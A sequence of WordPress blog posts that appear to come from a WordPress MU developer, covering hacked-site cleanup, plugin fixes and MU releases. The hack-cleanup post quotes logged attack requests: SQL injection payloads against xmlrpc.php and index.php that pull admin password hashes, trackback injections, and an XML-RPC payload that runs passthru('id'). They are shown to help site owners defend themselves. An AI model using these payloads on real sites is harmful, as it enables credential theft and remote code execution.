Did your WordPress site get hacked?

Remember a few weeks ago there was all that noise about WordPress blogs getting hacked? Remember how everyone was urged to upgrade their blogs. You did upgrade didn’t you? No? It was inevitable that you’d be hacked. If you haven’t been hacked yet, it’s only a matter of time.

Unfortunately for some who did upgrade, it was too late. The hacker slimeballs may have known about the security issues before we did and went about their merry way breaking into blogs and websites, grabbing usernames and passwords, and planting backdoor scripts to log them in again at a later date.
That’s how even diligently upgraded blogs were hacked. The bad guys got there before you.

In the last week the hackers have started again. There is no zero day WordPress exploit. There is no evidence that version 2.5.1 of WordPress is vulnerable to any exploit at this time. They’re using the old exploits all over again. This time they’re redirecting hits from Google to your blog. Those hits are instead being redirected to your-needs.info and anyresult.net

If you’ve been hacked

  1. Upgrade to the latest version of WordPress.
  2. Make sure there are no backdoors or malicious code left on your system. This will be in the form of scripts left by the hacker, or modifications to existing files. Check your theme files too.
  3. Change your passwords after upgrading and make sure the hacker didn’t create another user.
  4. Edit your wp-config.php and change or create the SECRET_KEY definition. It should look like this, but do not use the same key or it won’t be very secret, will it?

    define(‘SECRET_KEY’, ‘1234567890’ );

Hidden Code

The bad guys are using a number of ways to hide their hacks:

  • The simplest way is hiding their code in your php scripts. If your blog directory and files are writable by the webserver then a hacker has free reign to plant their code anywhere they like. wp-blog-header.php seems to be one place. Theme files are another. When you upgrade WordPress your theme files won’t be overwritten so make sure you double check those files for any strange code that uses the eval() command, or base64_decode(). Here’s a code snippet taken from here:

    < ?php

    Another hack adds different code to your php files. Look for k1b0rg or keymachine.de in your php scripts and remove that offending code if you find it.

  • Check your .htaccess file in the root of you blog. If you’ve never edited it, it’ll should look like this:

    # BEGIN WordPress
    <ifmodule mod_rewrite.c>
    RewriteEngine On
    RewriteBase /
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteRule . /index.php [L]
    </ifmodule>
    # END WordPress

    That file may have this chunk of code too which is to do with the uploader:

    <ifmodule mod_security.c>
    <files async-upload.php>
    SecFilterEngine Off
    SecFilterScanPOST Off
    </files>
    </ifmodule>

  • They’re also uploading PHP code disguised as jpeg files to your upload directory and adding those files to the activated plugins list. This makes it harder to find them, but not impossible:
    1. Open PHPMyAdmin and go to your blog’s options table and find the active_plugins record.
    2. Edit that record. It’s a long line. Scroll through it and you’ll find an entry that looks like ../uploads/2008/05/04/jhjyahjhnjnva.jpg. Remove that text, and make sure you remove the serialized array information for that array record. If that’s beyond you, just delete the active_plugins record and reactivate all your plugins again.
    3. Check your uploads directory for that jpg file and delete it.
    4. This Youtube video shows how to do that. I don’t think there’s any urgent need to remove the rss_* database record but it won’t hurt to do it.

Change Your Passwords

Once you’ve upgraded and verified that your install is clean again you must do the following:

  1. Change the passwords of all users on your system.
  2. Make sure the hacker hasn’t added another user account he can use to login again.

Stop the bad guys

One way of stopping the bad guys before they’ve done any major damage is by doing regular backups and installing an intrusion detection system (IDS).

  • I use Backuppc to backup all my servers every night, and a simple MySQL backup script to dump the database daily.
  • The first IDS that springs to mind is Tripwire but there are many others. I just installed AIDE to track changes on this server. What it does is give me a daily report on files that have changed in that period. If a hacker has changed a script or uploaded malicious code I’ll get an email within a day about it. It does take some fine tuning, but it’s easy to install on Debian systems (and presumably as easy on Ubuntu and Red Hat, and even Gentoo..):

    # apt-get install aide
    # vi /etc/aide/aide.conf.d/88_aide_web
    # /usr/sbin/aideinit

    In the configuration file above I put the following:

    /home/web/ Checksums
    !/home/www/logs/.*
    !/home/web/public_html/wp-content/cache/.*
    !/home/web/.*/htdocs/wp-content/cache/.*

    That will tell AIDE to track changes to my web server folders, but ignore the logs folder and cache folders.

Please Upgrade

There is absolutely no reason not to upgrade. WordPress is famous for it’s 5 minute install, but it takes time and effort to maintain it. If you don’t want the hassle of upgrading, or don’t know how to maintain it, why not get a hosted WordPress account at WordPress.com? Does the $10 you make from advertising every month really justify the time it takes to make sure your site, your writing, your photos and other media are safe? This isn’t an advert for WordPress.com, go with any blogging system you like, but don’t make life easy for the scum out there who’ll take over your out of date software and use it to their advantage.

Help a friend

Check the source code of the blogs you read. The version number in the header will quickly tell you if their version of WordPress is out of date or not. Please leave a comment encouraging them to upgrade! The version number looks like this:

<meta name=”generator” content=”WordPress 2.5.1″ /> <!– leave this for stats –>

What does a hack look like?

I perform logging on one of my test blogs and I come across all sorts of malicious attempts to break in. Attackers use dumb bots to do their bidding so a website will be hit with all sorts of attacks, even for software that’s not installed. The bots are so dumb they’ll even come back again and again performing the same attacks.

Here’s what I call the “ekibastos attack”. It happens over a number of requests and I’ve seen it come from 87.118.100.81 on a regular basis. It uses a user agent called, “Mozilla/4.0 (k1b compatible; rss 6.0; Windows Sot 5.1 Security Kol)” which strangely enough doesn’t show up on Google at all right now.

  1. First the attacker visits your Dashboard, and then without even checking if that was successful, he tries to access wp-admin/post.php several times using HEAD requests.
  2. Then he POSTs to wp-admin/admin-ajax.php with the following POST body:

    POST: Array
    (
    [cookie] => wordpressuser_c73ce9557defbe87cea780be67f9ae1f=xyz%27; wordpresspass_c73ce9557defbe87cea780be67f9ae1f=132;
    )

  3. When that fails, he grabs xmlrpc.php.
  4. He then POSTs to that script, exploiting an old and long fixed bug. Here’s a snippet of the data.

    HTTP_RAW_POST_DATA: <?xml version=”1.0″?>

    <methodCall>

    <methodName>system.multicall</methodName>

    <params>

    <param><value><array><data>

    <value><struct>

    <member><name>methodName</name><value><string>pingback.extensions.getPingbacks</string></value></member>

    <member><name>params</name><value><array><data>

    <value><string>http://ocaoimh.ie/category/&post_type=%27) UNION ALL SELECT 10048,2,3,4,5,6,7,8,9,0,1,2,3,4,5,6,7,8,9,0,1,2,3,4 FROM wp_users WHERE ID=1%2F*</string></value>

    </data></array></value></member></blockquote>

  5. That fails too so the query is repeated with similar SQL.

    <value><string>http://ocaoimh.ie/category/&post_type=%27) UNION ALL SELECT 10000%2Bord(substring(user_pass,1,1)),2,3,4,5,6,7,8,9,0,1,2,3,4,5,6,7,8,9,0,1,2,3,4 FROM wp_users WHERE ID=1%2F*</string></value>

  6. Then he tries a trackback:

    URL: /wp-trackback.php?tb_id=1
    POST: Array
    (
    [title] => 1
    [url] => 1
    [blog_name] => 1
    [tb_id] => 666666\’
    [1740009377] => 1
    [496546471] => 1
    )

  7. And another trackback:

    URL: /wp-trackback.php?p=1
    POST: Array
    (
    [url] => ekibastos
    [title] => ekibastos
    [excerpt] => ekibastos
    [blog_name] => +AFw-\’)/*
    [charset] => UTF-7
    )

  8. Before finally going back to xmlrpc.php with this POST request:

    <?xml version=”1.0″?>
    <methodCall>
    <methodName>pingback.ping</methodName>
    <params>
    <param><value><string>k1b0rg’ icq: 76-86-20</string></value></param>
    <param><value><string>http://ocaoimh.ie/?p=k1b0rg#ls</string></value></param>
    <param><value><string>admin</string></value></param>
    </params>
    </methodCall>

  9. In between, he also tries the following GET requests:

    GET /index.php?cat=%2527+UNION+SELECT+CONCAT(666,CHAR(58),user_pass,CHAR(58),666,CHAR(58))+FROM+wp_users+where+id=1/* HTTP/1.1
    GET /index.php?cat=999+UNION+SELECT+null,CONCAT(666,CHAR(58),user_pass,CHAR(58),666,CHAR(58)),null,null,null+FROM+wp_users+where+id=1/* HTTP/1.1

  10. Thankfully I upgraded and all those attacks fail.

Those requests have been hitting me for months now with the latest happening 2 days ago. If that doesn’t convince you that you must upgrade and check your website, I don’t know what will.

PS. For completeness, here’s another common XMLRPC attack I see all the time. Ironically, this actually hit my server from 189.3.105.2 after I published this post.

<?xml version="1.0"?>

<methodCall>

<methodName>test.method

</methodName>

<params>

<param>

<value><name>','')); echo

'______BEGIN______';

passthru('id');

echo

'_____FIM_____';

exit;/*</name></value>

</param>

</params>

</methodCall>

Edit: Tripwire url fixed, thanks Callum

PS. If your site has been hacked, try the WordPress Exploit Scanner which will try to find any modified files and suspicious database records.

My fragmented personality

I realised I haven’t updated in a week, yet I have. I’m Donncha on the following social webs:

  1. WordPress.com – Yay, the best blogging site, of course.
  2. Twitter.com – everyone’s on there, and so am I.
  3. Jaiku.com – oh so exclusive membership. Love the threaded comments.
  4. Friendfeed – everything gathered here.
  5. Plurk – the new boy. Looks a bit wacky. I think I like it, except the smilies.

Fifty years with WordPress

Ah yes, them were the days when we had to type blog posts on quaint old keyboards. Can you imagine it? You actually had to write everything letter by letter. Today’s thought entry systems are so much more convenient don’t you think?

That there Matt fella is still the youngster he always was. He may not be quite as fast on his feet but that embedded camera in his skull sure takes some snazzy photos. My camera gives me a headache, especially when the lens doesn’t focus fast enough. Great to see that mind blog integration stuff working out for him though. I can’t believe blogging has come so far in such a short time.

Oh wait! Fifty? It’s only been five. Where have the years gone? Matt noticed that I officially joined the WordPress team 5 years ago today! At the time I was working on the predecessor to WordPress MU, b2++ that was running on Linux.ie Blogs. It was a sometimes hard slog. MU was always on the sidelines of the WordPress community and somehow it escaped the attention of the vast majority of people online. I noticed many surprised voices when people found out what was running on WordPress.com!

Two years later and Matt starts Automattic and I come on board to work on WordPress.com and I’ve never looked back. The GPL licensed WordPress and WordPress MU go from strength to strength.

As a final note on this rambling post, if you enjoy using WordPress, head over to gnu.org and read their philosophy page to find out what influences Matt and Alex and everyone else who contribute to GPLed software projects.

WordPress Stickers and Badges

WordPress Stickers and Badges

This was a nice surprise. While enjoying a lovely meal in the Castle Hotel in Blarney a courier rang me with a package. I wasn’t expecting anything but luckily he was close by and I met him in front of the local Garda station. Brimming with excitement I ripped open the package sending stickers and badges flying everywhere. Some landed in my burger, a few badges in my wife’s quiche and the baby grabbed a sticker or two before they fell on the ground.

No, I’m joking, but I did get a jiffy bag with a nice portrait of (most of) Automattic in Arizona and quite a few badges and stickers.

Before you ask, I’m not sending anyone any. I’ve already promised stickers to one person who’s been waiting a few months, and John probably thinks he’ll get his badges and stickers this year but I wouldn’t hold my breath if I was him. Sorry!
On the other hand, if I meet you on the street, I may have a supply of badges and stickers in my camera bag so don’t be afraid to ask. I will of course have badges and stickers to give out at the Doneraile photowalk next month. If you’re around the area, feel free to join us exploring and photographing Doneraile Park!

WordPress MU 1.5.1

The long delayed version 1.5.1 of WordPress MU has just been released. If you don’t want to read the rest of this post head to the download page and grab the zip file or tarball but make sure you come back here to read the upgrade docs.

This release of the popular multi-blog version of WordPress is synced with WordPress 2.5.1 and so has all the great features as well as bug and security fixes that went into that release.

Upgrading from a previous release

As long as you haven’t modified any core files, you can copy the files in 1.5.1 over your current install. Database upgrades will happen transparently in the background. The new salted hashing on passwords requires two constants, SECRET_KEY and SECRET_SALT to be defined in wp-config.php. If you upgrade and you don’t change wp-config.php your users will appear logged out when they go to a different blog. That’s why MU will display an ugly warning message to site admins with the two lines when they log in to the backend.

secret key

If you run into trouble, remember to check the forum and Trac. Someone else may have already answered your question.

WordPress MU 1.5 RC1

The first release candidate of the new WordPress MU 1.5 has just been released. The obvious major change is the new admin interface and password salting introduced in WordPress 2.5, but apart from them many bugs have been fixed.

There is also experimental support for CSS styles, something that has been missing from MU for quite some time due to XSS concerns. This function does the work of filtering out bad stuff and I would appreciate feedback, both positive and negative, especially with security concerns.

This release is quite stable, but there will probably be bugs still. Please only test it on a development server, and if you’re brave enough to put it live, make sure you have backed up everything first.

Check out the WordPress MU timeline for further information, and download the zip file here if you’d like to test it.

WP Super Cache 0.6.2

A few people stumbled across a strange bug in WP Super Cache. If your index.php was cached by the plugin then feeds or other pages that hadn’t been cached would show the front page!

A simple way to fix this is by adding “index.php” to the list of rejected URIs, but then it won’t be cached at all. This release fixes the problem but also allows index.php to be cached by the WP Cache engine, much better than excluding index.php completely.

Also included is a new feature that inserts your rewrite rules in a new .htaccess block. That will stop WordPress overwriting the rules after doing an upgrade, or after changing permalinks. The plugin won’t update your .htaccess if it finds the rules already in the “WordPress” section, but if you visit your permlinks options page and hit “Save Changes” the plugin rules will be deleted. Go to the WP Super Cache admin page where you can update the rules again. They’ll be inserted in a “WPSuperCache” block above the WordPress rule block.

If all that seems a bit technical, just go to your permalinks options page and hit “Save Changes” without changing anything, then update your rewrite rules on the Super Cache options page!

Go grab the plugin from the usual place.

I never saw this obscure problem because I redirect hits to /index.php to / using this mod_rewrite rule and php code. This used to help avoid duplicate content rules but I think Google is smarter now. It probably will help reduce pagerank dilution because all requests will go to one homepage url, rather than two.

.htaccess:
RewriteRule ^index\.html / [R=301,L]

wp-config.php:
if( $_SERVER[ 'REQUEST_URI' ] == '/index.php' ) {
    header( "Location: http://ocaoimh.ie/", 301 );
    die();
}

Thanks to Dax (NSFW text) who figured out the problem with index.php caching.

The best way to test new WordPress themes


  1. Download the Theme Tester plugin for WordPress, install and activate it.
  2. Download themes from http://themes.wordpress.net/ (or maybe not, see Adam’s comment below!) and try them out without annoying your visitors by changing themes on them.

My new Theme Tester plugin allows you to change themes and view the results without the visitors to your blog seeing any changes.
There is one cavaet. Your visitors may notice some changes if your current theme uses blog options that a new theme overwrites. This could happen if for example you’re testing a newer version of your current theme or testing a theme based on the same engine as your current theme. The K2 theme springs to mind here because it’s the base for several other themes but YMMV.

I used the plugin already when I trawled the themes sites and the archives at Weblog Tools Collection for a new theme for this place. As you can guess if you’re a regular visitor, I haven’t changed theme yet, but I found a couple of very pretty designs that may make an appearance here eventually.

Slow down trackback spam with Simple Trackback Validation

I used the Simple Trackback Validation plugin for a while until I noticed these errors showing up in php_errors.

PHP Fatal error: Cannot instantiate non-existent class: snoopy in /home/www/wp-content/plugins/simple-trackback-validation/simple-trackback-validation.php on line 158

This morning I decided to fix it as the spammers have been going crazy. I spotted dozens of POST requests to trackbacks as I tailed my log files.

How to fix the plugin:

  1. Open simple-trackback-validation.php in a text editor and go to line 158. It should be this line:

    $stbvSnoopy = new Snoopy;

  2. Above that line, add the folloing line:

    include_once( ABSPATH . 'wp-includes/class-snoopy.php' );

  3. Save the file and upload to your host again.

It’s no substitute for Akismet but along with Cookies for comments it should help keep your blog spam free!

Or, as I’ve just done because this blog is being inundated with trackback spam right now (over 17,000 in the last 9 hours), I blocked off access completely with this rewrite rule. Any WordPress blog will send a pingback anyway and MT even supports pingback now!

RewriteRule ^(.*)/trackback/ - [F]

There's never been a better time to upgrade WordPress

When is the best time to upgrade your blog software?

  1. After the latest release has been out for a few weeks?
  2. When a release is so new it’s burning a hole in the ftp servers?
  3. When there have been a couple of releases because idonthavethetimetoupdateeverysingletime?
  4. Now?

The best time is right now. Spammers are taking advantage of exploits in old versions of WordPress and inserting hidden spam links in posts and using WordPress powered blogs to distribute viruses and malicious software. They’re also using these exploits to run their own code on your server.

This morning I spotted an Irish blog in my feedreader that had hidden links added to it. I contacted the blog owner and she’s going to upgrade her blog soon.

The best way of stopping them is by downloading the latest version of WordPress which at the moment is 2.3.3 2.5 and if you use use WordPress MU you should download version 1.3.3 of that. Once you’ve upgraded change the passwords of all your users. On WordPress MU sites, it’s probably enough to ask any user with site_admin access to change their password. To make your life easier, try the WordPress Automatic Upgrade plugin. I haven’t used it yet but it works for a lot of people.

If you suspect that your blog has been compromised and you have already upgraded then please change your passwords and overwrite your current install with the files from a newly downloaded copy of WordPress. It’s worth checking that no extra php files have been added too.

Running your own blog is about more than just writing and contributing to the blogosphere conversation. You also have an important responsibility to be a good ‘net citizen by keeping your software up to date.

If you absolutely cannot upgrade straight away then adding a .htaccess file in your wp-admin/ directory and adding another username and password level of authentication might help. This page describes how to do that, but it is no substitute for upgrading to WordPress 2.3.3 2.5. You should delete you xmlrpc.php too, thus depriving yourself of pingbacks and desktop blog posting abilities.

Go on, upgrade. After you do it once it doesn’t seem so scary.

Update! To find any posts with hidden links search your posts for any of the following:

  1. display:none;
  2. height:0

You can use the Search box on the posts edit page, or phpMyAdmin.
Open up phpMyAdmin, go to wp_posts, click Search and in the box next to post_content type %string% where string is one of the two options above.
That may return posts that don’t have any hidden links but it’s better to be safe than sorry.